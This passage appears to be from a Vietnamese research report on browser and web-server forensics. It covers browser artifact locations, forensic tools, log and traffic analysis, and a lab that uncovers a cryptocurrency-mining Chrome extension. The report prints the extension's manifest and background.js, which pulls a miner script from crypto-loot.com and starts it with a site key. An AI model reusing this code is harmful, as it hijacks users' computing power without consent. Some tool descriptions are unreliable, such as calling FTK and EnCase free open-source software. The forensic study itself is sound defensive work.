	MacOS-X	/Users/SUSER/Library/Application Support/Firefox/Profiles/$PROFILE.default/places.sqlite
Firefox	Windows XP	C:\Documents and Settings\%username%\Application a\Mozilla\Firefox\Profiles\%PROFILE%.default\places.sqlite
	Windows Vista,7 and latest version	C:\Users\%USERNAME%\AppData\Roaming\Mozilla\Firefox\Profiles\%PROFILE%.default\places.sqlite
	MacOS-X	/Users/$USER/Library/Safari/ /Users/$USER/Library/Caches/com.apple.Safari/
Safari	Windows XP	C:\Documents and Settings\%username%\Application Data\Apple Computer\Safari\ C:\Documents andSettings\%username%\LocalSettings\Application Data\Apple Computer\Safari\
	Windows 7	C:\Users\%username%\AppData\Roaming\AppleComputer\Safari\ C:\Users\%username%\AppData\Local\Apple Computer\Sa
	Linux	/home/$USER/.opera/
	MacOS-X	/Users/$USER/Library/Opera/
Opera	Windows XP	C:\Documents and Settings\%username%\Application Data\Opera\Operal
	Windows Vista, 7 and latest version	C:\Users\%username%\AppData\Roaming\Opera\Operal
	Linux	/home/$USER/.config/google-chrome/Default/Preferences

	MacOS-X	/Users/SUSER/Library/Application Support/Google/Chrome/Default/Preferences
Google Chrome	Windows XP	C:\Documents and Settings\%username%\Local Settings\Application Data\Google\Chrome\User Data\Default\Preferences
	Windows Vista, 7 and latest version	C:\Users\%username%\AppData\Local\Google\Chrome\User Data\Default\Preferences

Bảng 3.1.2.1 Bảng tổng hợp các bản ghi của một số trình duyệt phổ biến

- Internet Explorer là trình duyệt web mà người dùng máy tính thường hay sử dụng, các hoạt động sẽ được lưu cho từng người dùng riêng tương ứng với thư mục người dùng của họ, dữ liệu được lưu trong Cookie, Cache, lịch sử và lịch sử tải xuống (tham khảo thêm ở hình 8). Ngoài ra dữ liệu cũng có thể được lưu trong tập tin cơ sở dữ liệu như index.dat hay container.dat và dữ liệu trong hai tập tin này được lưu dưới dạng nhị phân. Cũng lưu dữ liệu trong tập tin cơ sở dữ liệu dưới dạng nhị phân đó là trình duyệt Safari, tuy nhiên safari đặt tên tệp tin lưu trữ là history.plist, ở đây lưu trữ các thông tin như địa chỉ URLs, ngày tháng truy cập, lượng truy cập ở mỗi website. Firefox sử dụng định dạng dữ liệu SQLite để lưu trữ các thông tin, chúng được đặt tên là places.sqlite. Opera thì lưu trữ các thông tin trên ở các tệp tin .dat khác nhau như: cookies4.dat, download.dat, global_history.dat. Google chrome cho phép lưu trữ dữ liệu trong tệp tùy chọn, tùy thuộc vào lựa chọn của người dùng.
- Dưới đây là bảng cung cấp địa chỉ, nơi dùng để xóa các bản ghi của từng loại trình duyệt.

Web Browser	**Delete Options Path**
Internet Explorer	Settings/Internet Options/ /Deletes
Firefox	Settings/Privacy/History
	about:preferences#privacy
Google Chrome	Settings/History/Search Data
	chrome://settings/clearBrowserData
Safari	Settings/Privacy/Delete All Web Site Data

	Settings/History
Opera	Settings/History/Privacy and Security/Delete All Search Data
	opera://settings/clearBrowserData

Bảng 3.1.2.2 Địa chỉ xóa bản ghi dữ liệu của các trình duyệt


- Các công cụ hỗ trợ:
    + Các chương trình phổ biến như NetAnalysis, Browser history, FTK và Encase là các phần mềm nguồn mở & miễn phí, khá hiệu quả trong quá trình điều tra số trình duyệt.

- ChromeCacheView:
    + ChromeCacheView là một công cụ di động đọc nội dung của bộ nhớ cache Google Chrome và liệt kê chúng trong bảng. Các phần tử được hiển thị bao gồm URL, loại nội dung, kích thước tệp, thời gian truy cập gần nhất, thời gian hết hạn, tên máy chủ, phản hồi máy chủ và hơn thế nữa. Nó cho phép bạn dễ dàng xem, quản lý và xóa các tệp tạm thời mà Google Chrome lưu trữ trên máy tính của bạn.
    + Dưới đây là một số tính năng chính của ChromeCacheView:
        - Liệt kê tất cả các tệp đã lưu trong bộ nhớ cache: ChromeCacheView hiển thị danh sách tất cả các tệp đã lưu trong bộ nhớ cache, bao gồm URL, kích thước tệp, thời gian truy cập gần nhất, thời gian hết hạn và hơn thế nữa.
        - Lọc và sắp xếp: Bạn có thể lọc danh sách các tệp đã lưu trong bộ nhớ cache theo URL, loại tệp, kích thước và hơn thế nữa. Bạn cũng có thể sắp xếp danh sách theo bất kỳ cột nào.
        - Xuất sang HTML hoặc TXT: Bạn có thể xuất danh sách các tệp đã lưu trong bộ nhớ cache sang tệp HTML hoặc TXT.
        - Xóa các tệp đã lưu trong bộ nhớ cache: Bạn có thể xóa các tệp đã lưu trong bộ nhớ cache riêng lẻ hoặc hàng loạt.

- Di động: ChromeCacheView là một công cụ di động, có nghĩa là bạn không cần cài đặt nó trên máy tính của mình. Bạn chỉ cần sao chép tệp thực thi vào máy tính của mình và chạy nó từ đó.

+ ChromeCacheView có thể được sử dụng để thu thập bằng chứng từ bộ nhớ cache của trình duyệt, bao gồm:
  - URL của các trang web đã truy cập
  - Kích thước của các trang web đã truy cập
  - Thời gian truy cập các trang web
  - Thông tin về các tệp đã tải xuống
  - Thông tin này có thể được sử dụng để điều tra các tội phạm mạng, chẳng hạn như hack, lừa đảo và vi phạm bản quyền.

+ Dưới đây là một số ví dụ về cách ChromeCacheView có thể được sử dụng cho Browser Forensic:
  - Một cơ quan thực thi pháp luật có thể sử dụng ChromeCacheView để xác định các trang web mà một kẻ lừa đảo đã truy cập.
  - Một công ty có thể sử dụng ChromeCacheView để xác định các trang web mà một nhân viên đã truy cập trong thời gian làm việc.




Hình 3.1.1.1 Công cụ ChromeCacheView

- FTK® Forensic Toolkit:
    + FTK là một trong những công cụ được phát triển để phân tích toàn bộ hệ thống. Nó cho phép phân tích dữ liệu trình duyệt web với tính năng, đặc điểm. Lịch sử trình duyệt web được ảo hóa chi tiết. Internet Explorer, Firefox, Chrome, Safari và Opera là trình duyệt được hỗ trợ. Ngoài ra, dữ liệu trình duyệt web đã xóa có thể được phục hồi bởi FTK. Phần mềm này cũng có tính năng báo cáo kết quả phân tích.
- Browser History Examiner:
    + Là một công cụ phần mềm pháp y được phát triển bởi Foxton Forensics để thu thập, phân tích và báo cáo lịch sử duyệt web từ các trình duyệt web máy tính để bàn chính. Nó được sử dụng để điều tra các tội phạm mạng khác nhau, khắc phục sự cố liên quan đến web và thực hiện e-discovery trong các thủ tục pháp lý.
    + Các tính năng chính của Browser History Examiner:


- Thu thập dữ liệu toàn diện: BHE có thể trích xuất dữ liệu lịch sử duyệt web chi tiết từ các trình duyệt web khác nhau, bao gồm Chrome, Firefox, Safari, Edge và Internet Explorer. Nó thu thập thông tin như URL đã truy cập, dấu thời gian, tiêu đề trang và lịch sử tải xuống.
- Phân tích và báo cáo nâng cao: BHE cung cấp khả năng lọc và phân tích nâng cao để giúp các nhà điều tra xác định dữ liệu và mẫu liên quan. Nó tạo ra các báo cáo toàn diện có thể được sử dụng làm bằng chứng trong các thủ tục pháp lý.
- Hỗ trợ đa nền tảng: BHE tương thích với các hệ điều hành Windows, macOS và Linux, cho phép linh hoạt trong thu thập và phân tích dữ liệu.
- Giao diện người dùng thân thiện: BHE có giao diện người dùng đồ họa trực quan giúp người dùng dễ dàng điều hướng và sử dụng các chức năng khác nhau của nó.

Artefact	Records
Bookmarks	39
Browser Settings	30
Cached Files	4276
Cached Images	4365
Cached Web Pages	23
Cookies	144
Downloads	104
Email Addresses	44
Favicons	28981
Form History	25
Logins	9
Searches	16113
Session Tabs	717
Thumbnails	33
Website Visits	42464

Hình 3.1.1.2 Công cụ Browser History Examiner



Hình 3.1.1.3 Công cụ Browser History Examiner - Bookmarks



Hình 3.1.1.4 Công cụ Browser History Examiner - Cookies

+ Ứng dụng của Browser History Examiner:
    - Điều tra tội phạm mạng: BHE là một công cụ có giá trị để điều tra các tội phạm mạng như vi phạm dữ liệu, lừa đảo trực tuyến và trộm cắp danh tính. Nó có thể giúp xác định nguồn tấn công, theo dõi hoạt động tội phạm và thu thập bằng chứng cho việc truy tố.
    - Khắc phục sự cố web: BHE có thể hỗ trợ khắc phục sự cố liên quan đến web bằng cách phân tích dữ liệu lịch sử duyệt web. Nó có thể giúp xác định các nút thắt cổ chai hiệu suất, lỗ hổng bảo mật và các nhiễm mã độc tiềm ẩn.
    - E-discovery và thủ tục pháp lý: BHE được sử dụng trong các thủ tục pháp lý để thu thập và phân tích bằng chứng kỹ thuật số từ các trình duyệt web. Nó có thể giúp tìm ra thông tin liên quan cho các vụ kiện, kiểm toán tuân thủ và các cuộc điều tra nội bộ.

3.2 ĐIỀU TRA VÀ PHÂN TÍCH PHÍA MÁY CHỦ

- Hiện nay, có rất nhiều các thiết bị, công cụ hỗ trợ điều tra & phân tích tấn công một cách dễ dàng, ví dụ như các hệ thống: IDS/IPS, honey pot, honey net,... Tuy nhiên trong bài nghiên cứu này sẽ đưa ra hai phương pháp chính hỗ trợ điều tra và phân tích tấn công web phía máy chủ, với trường hợp máy chủ Ubuntu nginx & không hỗ trợ các hệ thống phát hiện xâm nhập hay phân tích dữ liệu hiện đại, chủ yếu dựa trên các công cụ mã nguồn mở miễn phí.
- Hai phương pháp chính:
    + Phân tích luồng dữ liệu
    + Phân tích tập tin nhật ký

3.2.1 Điều tra phân tích luồng dữ liệu

- Luồng dữ liệu (RFC3679) là một chuỗi các gói tin được gửi từ một nguồn cụ thể tới một đích hoặc nhiều đích, trong đó nguồn gán nhãn cho chuỗi các gói tin này là một luồng riêng.
- Một số dấu hiệu cần chú ý:
    + Địa chỉ IP nguồn, đích
    + Cổng
    + Giao thức và cờ hiệu
    + Hướng luồng dữ liệu
    + Khối lượng dữ liệu được truyền
- Quan hệ giữa các địa chỉ IP:
    + One to many: Spam, Scan port trên 1 dải mạng,...
    + Many to one: DDOS attack, máy chủ syslog,...
    + Many to many: Đồng bộ dữ liệu, phát tán virus,...
    + One to one: Tấn công có mục tiêu, truyền tin,...
- Phân tích luồng dữ liệu thực hiện việc thanh tra một chuỗi các gói tin có liên quan đến nhau nhằm xác định các hành vi nghi ngờ, trích xuất dữ liệu hay phân tích các giao thức trong luồng.
- Một số công cụ nổi tiếng sử dụng trong quá trình phân tích luồng dữ liệu:
    + Wireshark
    + Tshark
    + TCP dump

3.2.2 Phân tích tập tin nhật ký

- Tệp nhật ký máy chủ web (web server log file)
    + Các web server chuẩn như Apache và IIS tạo thông điệp ghi nhật ký theo một chuẩn chung (CLF – common log format). Tệp nhật ký CLF chứa các dòng thông điệp cho mỗi một gói HTTP request, cấu tạo như sau:

Host | Ident | Authuser | Date | Request | Status | Bytes

Remotehost	rfc931	authuser	[date]	"request "	status	bytes
213.240.4.193	-	-	[04/Apr /2005:10:40:52+0200]	GET /images/nastava%20color.jpg HTTP/1.1	200	13465
213.240.4.193	-	-	[04/Apr /2005:10:40:53+0200]	GET /images/zaglavlje.jpg HTTP/1.1	304	-
213.240.4.193	-	-	[04/Apr /2005:10:40:58+0200]	GET /raspored_ispita.htm HTTP /1.1	304	-
213.240.4.193	-	-	[04/Apr /2005:10:40:59+0200]	GET /images/ispit.jpg HTTP /1.1	304	-
213.240.4.193	-	-	[04/Apr /2005:10:41:02+0200]	GET /obavestenja.htm HTTP /1.1	304	-
213.240.4.193	-	-	[04/Apr /2005:10:41:02+0200]	GET /images/obavestenja.jpg HTTP /1.1	304	-
213.240.4.193	-	-	[04/Apr /2005:10:41:11+0200]	GET /obavestenja/naukaoradu.htm HTTP /1.1	200	18959
212.200.136.5	-	-	[04/Apr /2005:10:41:16+0200]	GET /HTTP/1.0	304	-
212.200.136.5	-	-	[04/Apr /2005:10:41:16+0200]	GET /images/zaglavlje.jpg HTTP/1.0	304	-
212.200.136.5	-	-	[04/Apr /2005:10:41:19+0200]	GET /images/efs uzgrada01.jpg HTTP/1.0	304	-
212.200.136.5	-	-	[04/Apr /2005:10:41:21+0200]	GET /HTTP/1.0	200	7295

Bảng 3.2.2.1 Common Log Format

+ Trong đó:
  - Host: Tên miền đầy đủ của client hoặc IP
  - Ident: Nếu chỉ thị IdentityCheck được kích hoạt và client chạy identd, thì đây là thông tin nhận dạng được client báo cáo
  - Authuser: Nếu URL yêu cầu xác thực HTTP thì tên người dùng là giá trị của mã thông báo này
  - Date: Ngày và giờ yêu cầu
  - Request: Dòng yêu cầu của client, được đặt trong dấu ngoặc kép (“”)
  - Status: Mã trạng thái (gồm ba chữ số)
  - Bytes: số bytes trong đối tượng trả về cho client, ngoại trừ các HTTP header
  - Mỗi yêu cầu có thể chứa các các dữ liệu bổ sung như đường liên kết hoặc chuỗi ký tự của người dùng.

+ Nếu mã thông báo không có giá trị, thì mã thông báo được biểu thị bằng một dấu gạch ngang (-).

Ví dụ:

192.168.40.131 - - [08/May/2018:08:43:52 -0400] "GET /dvwa/login.php HTTP/1.1" 200 1289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0"


- Lợi ích lớn nhất của tập tin nhật ký là tính sẵn có tương đối đơn giản và phân tích nội dung của chúng. Máy chủ web như Apache mặc định phải cho phép ghi nhật ký. Các ứng dụng thường thực hiện ghi nhật ký để đảm bảo truy xuất nguồn gốc của các hành động của chúng. Trong khi lưu lượng mạng đầy đủ cung cấp các thông tin bổ sung, chi phí mua lại và xử lý của nó thường lớn hơn lợi ích của nó. Việc thu thập lưu lượng mạng yêu cầu: trong suốt với gói tin và thường là phần cứng bổ sung. Quan sát lưu lượng có thể đạt được với hubs, các cổng SPAN, vòi hoặc thiết bị nội tuyến. Mọi thiết bị đều phải mua, cài đặt và được hỗ trợ. Một khi dữ liệu đã được thu thập thì sẽ được phân tích ngay lập tức. Hiện tại, lưu lượng truy cập mạng được thu thập có cùng dạng với tệp nhật ký và sẵn sàng để được phân tích. Cuối cùng, các tệp nhật ký cung cấp khả năng dễ dàng và dễ xử lý để theo dõi bảo mật.

CHƯƠNG 3. KẾT QUẢ THỰC NGHIỆM


4.4 THỰC NGHIỆM ĐIỀU TRA PHÂN TÍCH PHÍA NGƯỜI DÙNG

4.4.1 Mô hình thực hiện


- SOC đã cảnh báo rằng có một số lưu lượng truy cập liên quan đến hoạt động khai thác tiền điện tử từ một PC vừa được kết nối vào mạng. Đội ứng phó đã hành động ngay lập tức, quan sát thấy lưu lượng truy cập có nguồn gốc từ các ứng dụng trình duyệt. Sau khi thu thập tất cả dữ liệu chính của trình duyệt bằng công cụ FTK Imager, nhiệm vụ của tôi là sử dụng tệp ad1 để điều tra hoạt động khai thác tiền điện tử.
    + Hệ điều hành: Windows
    + Công cụ: FTK Imager
    + Tập tin dữ liệu trình duyệt: browserdata.ad1



Hình 4.4.1.1 Thông tin hệ điều hành




Hình 4.4.1.2 Công cụ FTK Image




Hình 4.4.1.3 Thông tin tập tin browserdata.ad1

- Mở FTK Imager. Chọn Add Evidence Item




Hình 4.4.1.4 Add Evidence Item - FTK Imager

- Chọn “Image File”, và bấm next để chọn đường dẫn tới tập tin .ad1



Hình 4.4.1.5 Select Source - FTK Imager


- Sau khi mở tập tin .ad1 ta được cây thư mục lưu trữ dữ liệu của trình duyệt như sau.
- Nhìn vào tên thư mục, chúng ta có thể thấy được có 2 Profile trình duyệt là "Profile 1" và "Default"



Hình 4.4.1.6 Cây thư mục của browserdata.ad1

- Xem qua thư mục chứa data của profile Default có thể thấy ngay các thư mục lưu trữ Cache, LocalStorage, Session,…
- Dựa theo cảnh báo rằng có một số lưu lượng truy cập liên quan đến hoạt động khai thác tiền điện tử từ một PC vừa được kết nối vào mạng. Chúng ta

có thể đặt nghi vấn rằng người dùng đã cài một Extension liên quan đến việc khai thác tiền điện tử, hoặc hệ điều hành của người dùng đã bị nhiễm virus tương ứng. Cần xem qua các Extension có trong dữ liệu, có 13 Extention hiện đang có trong dữ liệu trình duyệt.




Hình 4.4.1.7 Chi tiết cây thư mục của profile Default


- Trước khi xem qua chi tiết dữ liệu từng Extension chúng ta cần biết các khái niệm, cấu tạo của một Entension bao gồm:

+ Manifest File (Tệp mô tả): Một tệp JSON được gọi là manifest file mô tả thông tin về extension, chẳng hạn như tên, phiên bản, quyền truy cập, và các tệp và tài nguyên khác cần thiết.
+ Background Scripts (Kịch bản nền): Đây là các đoạn mã chạy ngầm, không có giao diện người dùng. Chúng có thể được sử dụng để xử lý sự kiện hệ thống, tương tác với trang web, hoặc thực hiện các tác vụ nền.
+ Popup HTML (Giao diện HTML của cửa sổ pop-up): Nếu extension có cửa sổ pop-up, thì có một tệp HTML để định dạng nó.
+ Content Scripts (Kịch bản nội dung): Đây là các đoạn mã chạy trực tiếp trên trang web khi trang đó khớp với các điều kiện được đặt ra trong manifest file.

+ Icons và Resources (Biểu tượng và Tài nguyên): Các biểu tượng và tài nguyên hình ảnh khác được sử dụng để biểu diễn extension và các thành phần của nó.
+ Options Page (Trang tùy chọn): Nếu extension có cài đặt tùy chọn, có thể có một trang web riêng để quản lý các tùy chọn đó.

- Sau khi nắm vững cấu trúc của một Extension, chúng ta bắt đầu xem chi tiết từng thư mục trong dữ liệu, và phát hiện một thư mục chứa Extension khả nghi có id: *"egnfmleidkolminhjlkaomjefheafbbb"*





Hình 4.4.1.8 Các tập tin có trong Extension

- Đọc tập tin *manifest.json*


```
{
   "background": {
      "scripts": [ "background.js" ]
   },
   "description": "Allows staff members to mine cryptocurrency in the background of their web browser",
   "icons": {
      "16": "16.png"
   },
   "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAp1BrfOdr9hldFysTWVfr6nkuAD8IShanyW+d1kG1J6RKUWOCMQTjNU
   "manifest_version": 2,
   "minimum_chrome_version": "9",
   "name": "DFP Cryptocurrency Miner",
   "omnibox": {
      "keyword": "DFP Miner"
   },
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "3"
}
```


- Ta thấy được tên kê khai của Extention: “DFP Cryptocurrency Miner”, có thể thấy tên kê khai thể hiện đây là một Extension dùng để khai thác tiền ảo.
- Tiếp tục xem qua tập tin *background.js* chứa mã nguồn chính:

```
<script src="https://crypto-loot.com/lib/miner.min.js"></script>
<script>
var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',
        {
        threads:3,autoThreads:false,throttle:0.2,
        }
);
miner.start();
</script>
<script>
        // Listen on events
        miner.on('found', function() { /* Hash found */ })
        miner.on('accepted', function() { /* Hash accepted by the pool */ })

        // Update stats once per second
        setInterval(function() {
                var hashesPerSecond = miner.getHashesPerSecond(20);
                var totalHashes = miner.getTotalHashes(256000000);
                var acceptedHashes = miner.getAcceptedHashes();

                // Output to HTML elements...
        }, 1000);
</script>
```

- Sau khi xem qua mã nguồn có thể Extention hoạt động như sau:
    + Extension sẽ nhúng js "miner.min.js" của *crypto-loot.com*
    + Sau khi nhúng js tiếp tục gọi hàm CryptoLoot.Anonymouse để khởi tạo đối tượng, tham số truyền vào *'b23efb4650150d5bc5b2de6f05267272cada06d985a0'* là public-key liên quan đến hoạt động khai thác, có thể là địa chỉ ví để chưa tiền ảo.
    + Sau khi khởi tạo, đoạn mã thể hiện công cụ khai thác tiền điện tử tính toán 20 hàm băm mỗi giây.
- Kết luận: Extension *"egnfmleidkolminhjlkaomjefheafbbb"* có liên quan đến việc khai thác tiền ảo.

4.4.2 Kết quả thực nghiệm

- Mục Tiêu Nghiên Cứu:
    + Xác định sự tồn tại của extension khả nghi trong profile trình duyệt người dùng liên quan đến hoạt động đào tiền ảo.
- Quá Trình Thực Hiện:
    + Chuẩn bị dữ liệu:

- Sử dụng công cụ FTK Imager để tạo hình ảnh từ tập tin dữ liệu trình duyệt browserdata.ad1.
- Kiểm tra tính toàn vẹn và xác thực hình ảnh để đảm bảo tính chính xác của dữ liệu.

+ Truy tìm extension khả nghi:
    - Sử dụng công cụ FTK Imager để điều tra Profile máy chủ.
    - Tìm kiếm các thư mục và tệp tin liên quan đến extension và ứng dụng có thể liên quan đến đào tiền ảo.

- Kết quả:
    + Phát hiện extension khả nghi:
        - Tìm extension có dấu hiệu đáng ngờ liên quan đến hoạt động đào tiền ảo.
        - Danh sách extension và chi tiết tìm thấy được kèm theo trong báo cáo.
    + Thông tin bổ sung:
        - Id extensions: *egnfmleidkolminhjlkaomjefheafbbb*
        - Tên extensions: DFP Cryptocurrency Miner


- Phản ứng và biện pháp an ninh:
    + Ngưng sử dụng ngay lập tức các extension đáng ngờ.
    + Thông báo cho người quản trị hệ thống và bảo mật về việc phát hiện này để thực hiện các biện pháp an ninh thêm vào.
    + Nâng cấp hệ thống và ứng dụng để đảm bảo tính bảo mật trong tương lai.
- Kết luận:
    + Kết quả thực nghiệm cho thấy sự xuất hiện của các extension khả nghi trong profile trình duyệt, có thể liên quan đến hoạt động đào tiền ảo. Việc phát

hiện này cung cấp cơ sở cho việc triển khai các biện pháp an ninh để ngăn chặn và giải quyết vấn đề một cách hiệu quả.

4.5 THỰC NGHIỆM ĐIỀU TRA PHÂN TÍCH PHÍA MÁY CHỦ

4.5.1 Mô hình thực hiện

- Môi trường được xây dựng trên VMware và sử dụng chế độ card mạng NAT. Dải địa chỉ tương ứng cho card mạng NAT là: 192.168.81.0/24.




- Server**:**
    + Máy mục tiêu là Ubuntu đã cấu hình cài đặt nginx với địa chỉ: 192.168.81.128
    + Nginx có thể được sử dụng làm máy chủ web để phục vụ các tệp tĩnh
    + (ví dụ: HTML, CSS, JavaScript) và xử lý các yêu cầu HTTP của người dùng.

+ Trong ví dụ này Nginx được dùng để chạy mã nguồn php.

```
randovn@randovn-virtual-machine:~/Desktop$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.81.128  netmask 255.255.255.0  broadcast 192.168.81.255
        inet6 fe80::b91b:11b6:9cea:c58f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b6:c0:f8  txqueuelen 1000  (Ethernet)
        RX packets 76793  bytes 89897685 (89.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24200  bytes 5059020 (5.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Hình 4.5.1.1 Thông tin cấu hình mạng của của máy chủ Ubuntu

+ Mã nguồn php của máy chủ




Hình 4.5.1.2 Thông tin mã nguồn php của máy chủ nginx

+ Giao diện website




Hình 4.5.1.3 Giao diện Website của máy chủ nginx

- Client:
  - + Địa chỉ 192.168.81.129 được cấp cho máy tấn công Kali-Linux, công cụ sử dụng để tấn công là Burp-Suite và OWASP Zap.
  - + Burp Suite là một bộ công cụ kiểm thử bảo mật ứng dụng web (Web Application Security Testing - WAST). Được phát triển bởi PortSwigger, Burp Suite cung cấp nhiều tính năng mạnh mẽ để phân tích bảo mật của các ứng dụng web.
  - + OWASP ZAP (Zed Attack Proxy) là một công cụ kiểm thử bảo mật mã nguồn mở được phát triển bởi OWASP (Open Web Application Security Project). Được thiết kế để kiểm thử và đánh giá bảo mật của ứng dụng web, OWASP ZAP cung cấp nhiều tính năng hữu ích để phát hiện và ngăn chặn các lỗ hổng bảo mật.




Hình 4.5.1.4 Thông tin cấu hình mạng của của máy tấn công KaliLinux

- Quá trình phân tích sử dụng công cụ Wireshark tại máy chủ Ubuntu Nginx. Luồng dữ liệu được phân tích chính là luồng dữ liệu HTTP từ địa chỉ 192.168.81.129 đến địa chỉ 192.168.81.128.
    + Tiến hành truy cập websites tại máy chủ khách Kali-Linux qua địa chỉ sau "*192.168.81.128/ecommecre*"



Hình 4.5.1.5 Giao diện Websites máy chủ nginx

+ Mở Whireshark và chọn interface mạng tương ứng để xem luồng dữ liệu gửi tới máy chủ server Ubuntu khi có truy cập vào website.




Hình 4.5.1.6 Giao diện chọn interface của Wireshark

- Sau khi sử dụng trình duyệt web từ máy tấn công để truy cập vào địa chỉ ip của mục tiêu, sử dụng wireshark chúng ta sẽ thấy được rất nhiều luồng dữ liệu từ các nguồn khác nhau, các giao thức khác nhau,... Wireshark có chức năng bộ lọc (filter) để giúp người dùng có thể thỏa mãn nhu cầu, yêu cầu đặt ra trong bài nghiên cứu đó chính là theo dõi luồng dữ liệu từ máy Kali-Linux tới máy mục tiêu, giao thức HTTP v1. Chúng ta có thể sử dụng câu lệnh filter dưới đây để thực hiện yêu cầu trên wireshark:

http && ip.src_host=="192.168.81.129" && ip.dst_host == "192.168.81.128"


No.	Time	Source	Destination	Protocol	Length	Info
27310	77.317592017	192.168.81.128	185.125.188.58	TCP	54	57372 → 443 [ACK] Seq=7821 Ack=20468 Win=62780 Len=0
27317	85.176256066	192.168.81.128	91.189.91.42	TCP	54	[TCP Keep-Alive] 53454 → 443 [ACK] Seq=1661 Ack=154833408 Win=65535 Len=0
27320	86.849153765	192.168.81.128	192.168.81.129	TCP	66	[TCP Keep-Alive ACK] 80 → 35466 [ACK] Seq=930 Ack=395 Win=64768 Len=0 TSval=2183190459 TSecr=3181742…
27322	97.089718458	192.168.81.128	192.168.81.129	TCP	66	[TCP Keep-Alive ACK] 80 → 35466 [ACK] Seq=930 Ack=395 Win=64768 Len=0 TSval=2183200700 TSecr=3181742…
27323	100.280216893	192.168.81.128	91.189.91.42	TCP	54	[TCP Keep-Alive] 53454 → 443 [ACK] Seq=1661 Ack=154833408 Win=65535 Len=0
27325	100.651147690	192.168.81.128	192.168.81.129	TCP	66	80 → 35466 [FIN, ACK] Seq=930 Ack=395 Win=64768 Len=0 TSval=2183204261 TSecr=3181742580
27327	100.651957646	192.168.81.128	192.168.81.129	TCP	66	80 → 35466 [ACK] Seq=931 Ack=396 Win=64768 Len=0 TSval=2183204262 TSecr=3181817657
27329	104.954691997	192.168.81.128	91.189.91.42	TLSv1.3	78	Application Data
27330	104.954761714	192.168.81.128	91.189.91.42	TCP	54	53454 → 443 [FIN, ACK] Seq=1686 Ack=154833409 Win=65535 Len=0
27335	176.680972553	192.168.81.128	185.125.190.57	NTP	90	NTP Version 4, client
27344	209.002003944	192.168.81.128	192.168.81.2	DNS	100	Standard query 0xbfa2 AAAA connectivity-check.ubuntu.com OPT
27347	210.433408964	192.168.81.128	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipp._tcp.local, "QM" question PTR _ipps._tcp.local, "QM" question
5652	25.570144604	192.168.81.129	192.168.81.128	TCP	74	35466 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3181742578 TSecr=0 WS=128
5654	25.570352849	192.168.81.129	192.168.81.128	TCP	66	35466 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3181742578 TSecr=2183129180
5655	25.570936820	192.168.81.129	192.168.81.128	HTTP	460	GET /ecommerce/ HTTP/1.1
5658	25.571730156	192.168.81.129	192.168.81.128	TCP	66	35466 → 80 [ACK] Seq=395 Ack=930 Win=64128 Len=0 TSval=3181742580 TSecr=2183129182
11511	35.646917106	192.168.81.129	192.168.81.128	TCP	66	[TCP Keep-Alive] 35466 → 80 [ACK] Seq=394 Ack=930 Win=64128 Len=0 TSval=3181752655 TSecr=2183129182
21699	45.887907776	192.168.81.129	192.168.81.128	TCP	66	[TCP Keep-Alive] 35466 → 80 [ACK] Seq=394 Ack=930 Win=64128 Len=0 TSval=3181762895 TSecr=2183139257
27233	56.127727757	192.168.81.129	192.168.81.128	TCP	66	[TCP Keep-Alive] 35466 → 80 [ACK] Seq=394 Ack=930 Win=64128 Len=0 TSval=3181773135 TSecr=2183149498
27239	66.368185495	192.168.81.129	192.168.81.128	TCP	66	[TCP Keep-Alive] 35466 → 80 [ACK] Seq=394 Ack=930 Win=64128 Len=0 TSval=3181783375 TSecr=2183159738
27287	72.768525370	192.168.81.129	34.107.243.93	TCP	60	57312 → 443 [ACK] Seq=1 Ack=1 Win=64022 Len=0
27295	76.608613022	192.168.81.129	192.168.81.128	TCP	66	[TCP Keep-Alive] 35466 → 80 [ACK] Seq=394 Ack=930 Win=64128 Len=0 TSval=3181793615 TSecr=2183169979
27319	86.849132772	192.168.81.129	192.168.81.128	TCP	66	[TCP Keep-Alive] 35466 → 80 [ACK] Seq=394 Ack=930 Win=64128 Len=0 TSval=3181803855 TSecr=2183180219
27321	97.089692121	192.168.81.129	192.168.81.128	TCP	66	[TCP Keep-Alive] 35466 → 80 [ACK] Seq=394 Ack=930 Win=64128 Len=0 TSval=3181814095 TSecr=2183190459
27326	100.651932538	192.168.81.129	192.168.81.128	TCP	66	35466 → 80 [FIN, ACK] Seq=395 Ack=931 Win=64128 Len=0 TSval=3181817657 TSecr=2183204261
4	0.038208909	192.168.81.2	192.168.81.128	DNS	244	Standard query response 0xebd6 A connectivity-check.ubuntu.com A 185.125.190.17 A 185.125.190.48 A 9…
15	1.548518645	192.168.81.2	192.168.81.128	DNS	151	Standard query response 0xc784 AAAA api.snapcraft.io SOA ns1.canonical.com OPT
16	1.550004099	192.168.81.2	192.168.81.128	DNS	151	Standard query response 0x27cc A api.snapcraft.io A 185.125.188.59 A 185.125.188.58 A 185.125.188.54…
49	3.159505526	192.168.81.2	192.168.81.128	DNS	151	Standard query response 0xe4a1 AAAA api.snapcraft.io SOA ns1.canonical.com OPT
67	4.058197883	192.168.81.2	192.168.81.128	DNS	172	Standard query response 0x4a58 AAAA canonical-bos01.cdn.snapcraftcontent.com SOA ns1.canonical.com O…
68	4.061197958	192.168.81.2	192.168.81.128	DNS	143	Standard query response 0xbfed A canonical-bos01.cdn.snapcraftcontent.com A 91.189.91.42 A 91.189.91…

Hình 4.5.1.7 Các luồng khi chưa lọc



Hình 4.5.1.8 Các luồng sau khi lọc


- RFC 2616 định nghĩa ra 8 phương thức cho HTTP 1.1. Các phương thức này là: GET, POST, HEAD, PUT, DELETE, TRACE, OPTIONS và CONNECT. Cần chú ý rằng, các phương thức kể trên không chỉ giúp lập trình viên dễ dàng chỉnh sửa , thiết kế lên ứng dụng web của mình, mà một số kẻ tấn công có thể lợi dụng các đặc điểm của phương thức để tiến hành khai thác và tấn công.
